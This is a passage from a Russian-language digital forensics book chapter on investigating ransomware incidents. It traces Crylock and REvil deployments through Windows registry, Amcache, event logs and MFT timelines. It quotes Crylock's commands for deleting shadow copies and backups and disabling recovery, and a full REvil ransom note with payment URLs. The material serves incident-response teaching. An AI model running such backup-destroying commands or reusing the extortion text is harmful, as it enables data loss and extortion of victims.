
```
2021-11-14 10:30:27Z
  C:\Users\SigmA0\Pictures\Admin\sng\sng\.cr_hand.exe (1)
2021-11-14 10:30:22Z
  C:\Users\SigmA0\Pictures\Admin\sng\sng\.cr_auto.exe (1)
2021-11-14 10:28:50Z
  C:\Users\SigmA0\Pictures\Admin\NS.exe (3)
2021-11-14 10:21:57Z
  C:\Users\SigmA0\Pictures\Admin\Everything.exe (1)
```

- Рис. 11.3. Записи UserAssist, извлеченные с помощью RegRipper
- Теперь мы знаем, что интересующий нас файл был запущен в 10:30:27 по Гринвичу. Но здесь есть и другие интересные записи.
- Во-первых, был запущен NS.exe — очень популярный среди пользователей программ-вымогателей инструмент, который используется ими для взлома RDP. Эта небольшая утилита позволяет злоумышленникам находить и подключать доступные сетевые ресурсы и отключенные локальные диски.
- Во-вторых — Everything.exe. Это легитимная программа для индексации и поиска файлов, которую операторы программ-вымогателей обычно используют для разведки, выясняя, какие файлы доступны на взломанном хосте и какой у них размер.
- Мы определили вспомогательное программное обеспечение, используемое злоумышленниками, а также идентифицировали учетную запись, используемую для развертывания, — SigmA0. Но нам нужно убедиться, что .cr_hand.exe — это программа-вымогатель.
- Давайте изучим еще один источник следов запуска — файл Amcache (рис. 11.4). В числе прочих данных он содержит хеши SHA1, которые мы можем использовать для идентификации вредоносных файлов.


```
c:\users\sigma0\pictures\admin\sng\sng\.cr_auto.exe  LastWrite: 2021-11-14 10:30:23Z
Hash: bc6d8bcf7845210b9a5c525db4afba6c78c656c4

c:\users\sigma0\pictures\admin\sng\sng\.cr_hand.exe  LastWrite: 2021-11-14 10:30:27Z
Hash: 31174dbfb01d51b28a9dda35e30b77233161c79d
```

- Рис. 11.4. Информация о вредоносном файле, извлеченная из Amcache
- Теперь мы получили хеши, так что, даже если мы не сможем восстановить удаленные исполняемые файлы, у нас останется шанс их идентифицировать. Существует довольно много различных онлайн-сервисов, ориентированных на автоматический анализ вредоносного ПО, так что мы можем использовать полученные хеши для поиска подозрительных файлов. Хороший вариант — VirusTotal, сервис, к которому мы уже обращались.



- Рис. 11.5. Информация об обнаруженных подозрительных файлах
- Самый информативный из выявленных объектов — Ransom.Crylock. Таким образом, мы имеем дело с семейством программ-вымогателей Crylock.
- Важное замечание об использовании онлайн-сервисов для идентификации вредоносных программ: вы можете без опасений использовать хеши, но никогда не загружайте на такие сайты образцы программ-вымогателей без надлежащего анализа — они часто содержат информацию, позволяющую идентифицировать жертв. Например, во многих образцах есть персонализированные сообщения о выкупе (файлы с инструкциями для жертв) с названиями пострадавших организаций.
- Теперь мы точно знаем, что обнаруженный нами файл — образец программы-вымогателя. Мы также знаем, что он был запущен вручную пользователем SigmA0. Но как злоумышленник смог попасть на скомпрометированный хост?
- Если мы посмотрим в журналы событий Windows, то увидим запись об успешном RDP-подключении, которое произошло прямо перед запуском программы-вымогателя Crylock на хосте.



- Рис. 11.6. Информация об успешном RDP-подключении, полученная из журналов событий Windows
- В данном случае это внешний адрес — значит, скомпрометированный хост был общедоступным. Такую же картину можно наблюдать и в случае локальных хостов — пользователи программ-вымогателей могут переходить с изначально скомпрометированного хоста на другие хосты сети по RDP и запускать вредоносное ПО на каждом из них.
- Давайте изучим программу-вымогатель Crylock.

. Обзор программы-вымогателя Crylock

- Перед запуском процесса шифрования Crylock останавливает ряд служб и процессов из встроенного списка.
- Затем программа-вымогатель удаляет теневые и резервные копии, чтобы предотвратить восстановление системы:

```
"C:\Windows\System32\cmd.exe" /c "vssadmin delete shadows /all
/quiet"
"C:\Windows\System32\cmd.exe" /c "wbadmin DELETE
SYSTEMSTATEBACKUP -keepVersions:0"
"C:\Windows\System32\cmd.exe" /c "wbadmin DELETE BACKUP
-keepVersions:0"
"C:\Windows\System32\cmd.exe" /c "wmic SHADOWCOPY DELETE"
"C:\Windows\System32\cmd.exe" /c "bcdedit /set {default}
recoveryenabled No"
"C:\Windows\System32\cmd.exe" /c "bcdedit /set {default}
bootstatuspolicy ignoreallfailures"
vssadmin delete shadows /all /quiet
wmic SHADOWCOPY DELETE
```

- Для шифрования файлов она использует специальный симметричный шифр и алгоритм RSA для шифрования ключа.
- Затем Crylock создает сообщение с требованием выкупа под названием how_to_decrypt.hta, которое содержит контактные данные и инструкции для жертвы.
- Конечно, развертывание программ-вымогателей вручную не очень эффективно, особенно если злоумышленники планируют зашифровать сотни или тысячи хостов. Вот почему они также используют другие методы, например злоупотребление административными общими сетевыми ресурсами.

. Изучение злоупотребления административными сетевыми ресурсами

- Мы уже обсуждали, что лица, связанные с программами-вымогателями, могут злоупотреблять для горизонтального перемещения административными сетевыми ресурсами. Тот же метод злоумышленники могут применять для развертывания программ-вымогателей, хороший пример — PsExec. Некоторые мошенники используют готовые пакетные файлы, чтобы скопировать исполняемый файл программы-вымогателя на целевые хосты, а затем запустить его с помощью PsExec.
- Конечно, это не единственный метод, задействующий административные сетевые ресурсы. Давайте рассмотрим другой пример и снова начнем с временно́й шкалы на основе MFT.

.	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Program Files	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Program Files (x86)	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Recovery	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Users	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Recovery\WindowsRE	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Windows\Prefetch	MSEDGEUPDATER.EXE-5568ABDF.pf	6027	2021-06-27 21:47:17
.\Users\administrator	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:23
.\Users\Administrator.SAWS	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:27
.\Users\Default	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:27

- Рис. 11.7. Сообщения с требованиями выкупа, созданные на скомпрометированном хосте
- На рисунке 11.7 показано множество сообщений с требованиями выкупа, созданных вредоносным исполняемым файлом, а также подозрительный файл трассировки.
- Расследуя злоупотребления административными сетевыми ресурсами, вы всегда должны обращать внимание на такой распространенный артефакт, как событие установки службы. Его можно найти в файле журнала событий Windows System.evtx — ID 7045.

Information	6/27/2021	9:47:06 PM	7045	Service Control Manager
Information	6/27/2021	9:46:05 PM	1500	Microsoft-Windows-GroupPolicy
Information	6/27/2021	9:41:05 PM	1500	Microsoft-Windows-GroupPolicy

A service was installed in the system.

Service Name: updates
Service File Name: %COMSPEC% /C start /b powershell \\srvdc01\Users\Public\msedgeupdater.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

- Рис. 11.8. Файл журнала событий System.evtx
- Мы видим доказательства того, что подозрительный файл msedgeupdater.exe был запущен с хоста srvdc01, который, скорее всего, является контроллером домена, путем создания новой службы.
- Таким образом, в процессе горизонтального перемещения операторы программы-вымогателя взломали один из контроллеров домена и использовали его для развертывания программы-вымогателя — такое происходит довольно часто. Поскольку служба была, скорее всего, создана удаленно, мы можем внимательно изучить события в журнале событий Windows Security.evtx, чтобы выявить действия по входу в систему.

Audit Success	6/27/2021	9:47:06 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:46:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:41:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:40:17 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:36:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:31:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:26:35 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:26:35 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:26:05 PM	4672	Microsoft-Windows-Security-Auditing

Special privileges assigned to new logon.

Subject:
Security ID: S-1-5-21-2994656889-1479002500-2572757361-500
Account Name: Administrator
Account Domain: SERIOUSCATS
Logon ID: 009F544A

Privileges: SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege
SeImpersonatePrivilege
SeDelegateSessionUserImpersonatePrivilege

- Рис. 11.9. Действия по входу в систему, связанные с развертыванием программы-вымогателя
- Мы видим, что злоумышленники использовали учетную запись администратора для развертывания программы-вымогателя с контроллера домена посредством создания удаленной службы.
- Однако мы до сих пор не идентифицировали штамм программы-вымогателя. Мы уже умеем использовать для этого хеши, но давайте изменим тактику и сосредоточимся на других уликах, оставленных программой-вымогателем.
- Во многих случаях самый простой способ определить штамм — заглянуть в сообщение с требованием выкупа.

```
[+] Whats Happen? [+]

Your network has been penetrated. Your files are encrypted with strong military algorithm, and currently unavailable. You can check it: all
files on your system has extension 72vq2a57.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).
Also, all your info copyed to our servers. If you do not take action to
contact us, the data will be published for free access to everyone. As soon as we receive the payment, all data will be deleted from our servers.

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities -
nobody will not cooperate with us. Its not in our interests. To check the ability of returning files, You should go to our website. There you
can decrypt one file for free. That is our guarantee. If you will not cooperate with our service - for us, its does not matter. But you will
lose your time and data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:


1) [Recommended] Using a TOR browser!
a) Download and install TOR browser from this site: https://torproject.org/
b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/062E246860D29CB2

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
b) Open our secondary website: http://decoder.re/062E246860D29CB2


Contact with us in chat on website. You have 3 days.
If you need more time to make a decision and collect money for payment - inform the support chat about this.
```

- Рис. 11.10. Часть сообщения с требованием выкупа, созданного программой-вымогателем
- Как видите, сообщение с требованием выкупа содержит два подозрительных URL-адреса: hxxp://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd[.]onion/-062E246860D29CB2 и hxxp://decoder[.]re/062E246860D29CB2.
- Для идентификации программы-вымогателя бывает достаточно поискать в Google.

- Рис. 11.11. Пример результатов поиска в Google
- По результатам поиска можно предположить, что мы имеем дело с программой-вымогателем REvil (Sodinokibi).
- Кроме того, поскольку многие программы-вымогатели редактируют реестр, обратим внимание на уникальные ключи реестра и их значения. Так как мы знаем, что шифрование произошло 27 июня 2021 г., мы можем проверить наличие ключей, которые были созданы или изменены в этот день.



- Рис. 11.12. Подозрительный ключ реестра, созданный после запуска программы-вымогателя
- Мы нашли подозрительный ключ с названием BlackLivesMatter. Выполнив быстрый поиск с использованием общедоступных данных, мы обнаруживаем отчет BlackBerry Research & Intelligence Team о программе-вымогателе REvil, в котором упоминается этот ключ.




- Рис. 11.13. Выдержка из отчета BlackBerry Research & Intelligence Team о программе-вымогателе REvil
- Теперь у нас достаточно информации, подтверждающей, что мы имеем дело с программой-вымогателем REvil, — самое время узнать о ней больше.

. Обзор программы-вымогателя REvil

- Для начала REvil собирает информацию о системе и выявляет ее особенности. Перед запуском процесса шифрования программа останавливает процессы по списку в соответствии с данными конфигурации, которые хранятся в виде зашифрованного ресурса. Ключ имеет длину 32 байта и располагается перед зашифрованными данными.
- После остановки процессов программа-вымогатель удаляет теневые копии, чтобы их нельзя было использовать для восстановления данных.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
00000260	00000268	0000026C	00000270	00000274	00000278	0000027C	00000280	00000282	00000284
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000BC34	00001000	0000BE00	00000400	00000000	00000000	0000	0000	60000020
.rdata	00002ECC	0000D000	00003000	0000C200	00000000	00000000	0000	0000	40000040
.data	000023C0	00010000	00001E00	0000F200	00000000	00000000	0000	0000	C0000040
.cfg	0000C800	00013000	0000C800	00011000	00000000	00000000	0000	0000	C0000040
.reloc	00000738	00020000	00000800	0001D800	00000000	00000000	0000	0000	42000040



- Рис. 11.14. Ключ, используемый для шифрования данных конфигурации
- Файлы шифруются с помощью curve25519/Salsa20, ключ — с помощью curve25519/AES-256-CTR. REvil добавляет собственное расширение к зашифрованным файлам, например .1qu4746az.
- REvil также меняет обои рабочего стола (сбрасывает свой вариант в папку %Temp%) и создает сообщения с требованиями выкупа во всех папках с зашифрованными файлами.
- Чтобы закрепиться в системе, REvil изменяет ключ реестра SOFTWARE\Microsoft\-Windows\CurrentVersion\Run.
- Злоупотребление административными сетевыми ресурсами — это не единственный метод, используемый злоумышленниками для развертывания программ-вымогателей в масштабах предприятия. Другой распространенный путь — изменение групповых политик.

